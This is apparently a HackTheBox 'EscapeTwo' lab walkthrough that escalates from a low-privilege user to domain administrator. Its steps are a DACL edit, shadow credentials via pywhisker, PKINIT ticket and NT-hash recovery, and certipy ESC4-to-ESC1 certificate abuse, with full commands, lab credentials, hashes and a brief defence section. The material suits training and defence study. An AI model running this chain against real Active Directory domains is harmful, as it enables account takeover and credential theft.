`impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' -dc-ip 10.10.11.51   sequel.htb/ryan:WqSZAF6CysDQbGb3




```
[*] DACL backed up to dacledit-20250318-002846.bak
[*] DACL modified successfully!
```

Attack chain Generate a new RSA keypair and X509 certificate on the ‘computer’, generate a KeyCredetial structure and add to msDS-KeyCredentialLink

Tool: pywhisker (does it for you)

pywhisker --dc-ip 10.10.11.51 -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 --target "CA_SVC" --action "add" --filename CACert --export PEM




```
┌──(venv)-(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ pywhisker --dc-ip 10.10.11.51 -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 --target "CA_SVC" --action "add" --filename CACert --export PEM
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 565d767d-1912-b819-5c50-b2d762221138
[*] Updating the msDS-KeyCredentialLink attribute of CA_SVC
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PEM certificate at path: CACert_cert.pem
[+] Saved PEM private key at path: CACert_priv.pem
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Attack chain Read the certificate and generate a TGT

Tool: PKINITtools/gettgtpkinit (install in venv!)

`python3 PKINITtools/gettgtpkinit.py -cert-pem CACert_cert.pem -key-pem CACert_priv.pem -dc-ip 10.10.11.51 sequel.htb/ca_svc ca_svc.ccache




```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ python3 PKINITtools/gettgtpkinit.py -cert-pem CACert_cert.pem -key-pem CACert_priv.pem -dc-ip 10.10.11.51 sequel.htb/ca_svc c
a_svc.ccache
2025-03-18 00:35:06,006 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-03-18 00:35:06,026 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-03-18 00:35:21,651 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-03-18 00:35:21,652 minikerberos INFO     2f5372d436b2d6001d21e36dd5aedc32e4a7e33e59ee47ad1aa98db4cc16d10d
INFO:minikerberos:2f5372d436b2d6001d21e36dd5aedc32e4a7e33e59ee47ad1aa98db4cc16d10d
2025-03-18 00:35:21,666 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Note: the key in minikerberos info

Attack chain UnPAC the NT Hash for further use (we could also use the TGT and key for pass the certificate attacks)


Tools: `python3 PKINITtools/getnthash.py -key`



```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ export KRB5CCNAME=ca_svc.ccache
```

Get the nt hash from the TGT key from before

`python3 PKINITtools/getnthash.py -key 2f5372d436b2d6001d21e36dd5aedc32e4a7e33e59ee47ad1aa98db4cc16d10d sequel.htb/CA_SVC -dc-ip 10.10.11.51`




```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ python3 PKINITtools/getnthash.py -key 2f5372d436b2d6001d21e36dd5aedc32e4a7e33e59ee47ad1aa98db4cc16d10d sequel.htb/CA_SVC -dc-
ip 10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3b181b914e7a9d5508ea1e20bc2b7fce
```

Attack chain Try out our new NT hash with the CA_SVC machine user

Tool: netexec -u and -H




```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ nxc smb 10.10.11.51 -u CA_SVC -H 3b181b914e7a9d5508ea1e20bc2b7fce
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb)
(signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\CA_SVC:3b181b914e7a9d5508ea1e20bc2b7fce
```

Yup it works

Attack chain2 Take the the brand new credentials for a spin around the AD

Tool: certipy-ad Offensive tool for enumerating and abusing Active Directory Certificate Services (AD CS)

`certipy-ad find -vulnerable -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51



```
[!] Vulnerabilities
  ESC4                          : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
```


ESC4 (Write Right on Template)
On DunderMifflinAuthentication
 Medium article on AD attacks
https://medium.com/@offsecdeer/adcs-exploitation-part-1-common-attacks-b7ae62519828

Attack chain2 Turn the ESC4 problem into an ESC1 problem

Tool: certipy-ad

Save old (we have write rights (ESC4))

`certipy-ad template -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -save-old -dc-ip 10.10.11.51`




```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ certipy-ad template -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthenticat
ion -save-old -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

Attack chain2 ESC1 (SubjectAltName Impersonation)

SubjectAltName (SAN) is an optional certificate extension that can be populated with a subject different than the enrollee - and a certificate can then be issued on that user - suggesting ‘administrator’ !!

` certipy-ad req -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target DC01.sequel.htb -template DunderMifflinAuthentication -upn administrator@sequel.htb -dc-ip 10.10.11.51`




```
┌──(venv)─(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ certipy-ad req -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target DC01.sequel.
htb -template DunderMifflinAuthentication -upn administrator@sequel.htb -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Attack chain2 with admin certificate .pfx from before we can get the NT hash

Tool: certipy-ad

`certipy-ad auth -pfx administrator.pfx -domain sequel.htb -dc-ip 10.10.11.51`



```
┌──(venv)-(kali㉿kali)-[~/Desktop/EscapeTwo/python_PKINITtools]
└─$ certipy-ad auth -pfx administrator.pfx -domain sequel.htb -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

The rest is easy

How to Defend

- Avoid misconfiguration of Active Directory permissions
    - Look for users that should not have privileges like WriteOwner e.g. using BloodHound
- Monitor generation of kerberos tickets
    - Fx where the SubjectAltName is used
- Monitor if msDS-KeyCredentialLink is changed somewhere on the network

References

HTB Escape Two walkthrough

https://medium.com/@jason.giusto90/escape-two-from-hackthebox-395a87cac956

https://bloodstiller.com/walkthroughs/escapetwo-box/

Ressources on “shadow credentials”

https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials

https://bloodstiller.com/articles/shadowcredentialsattack/

https://i-tracing.com/blog/dacl-shadow-credentials/

https://podalirius.net/en/active-directory/parsing-the-msds-keycredentiallink-value-for-shadowcredentials-attack/

Active Directory Vulnerabilities

https://www.thehacker.recipes/

https://medium.com/@offsecdeer/adcs-exploitation-part-1-common-attacks-b7ae62519828

https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf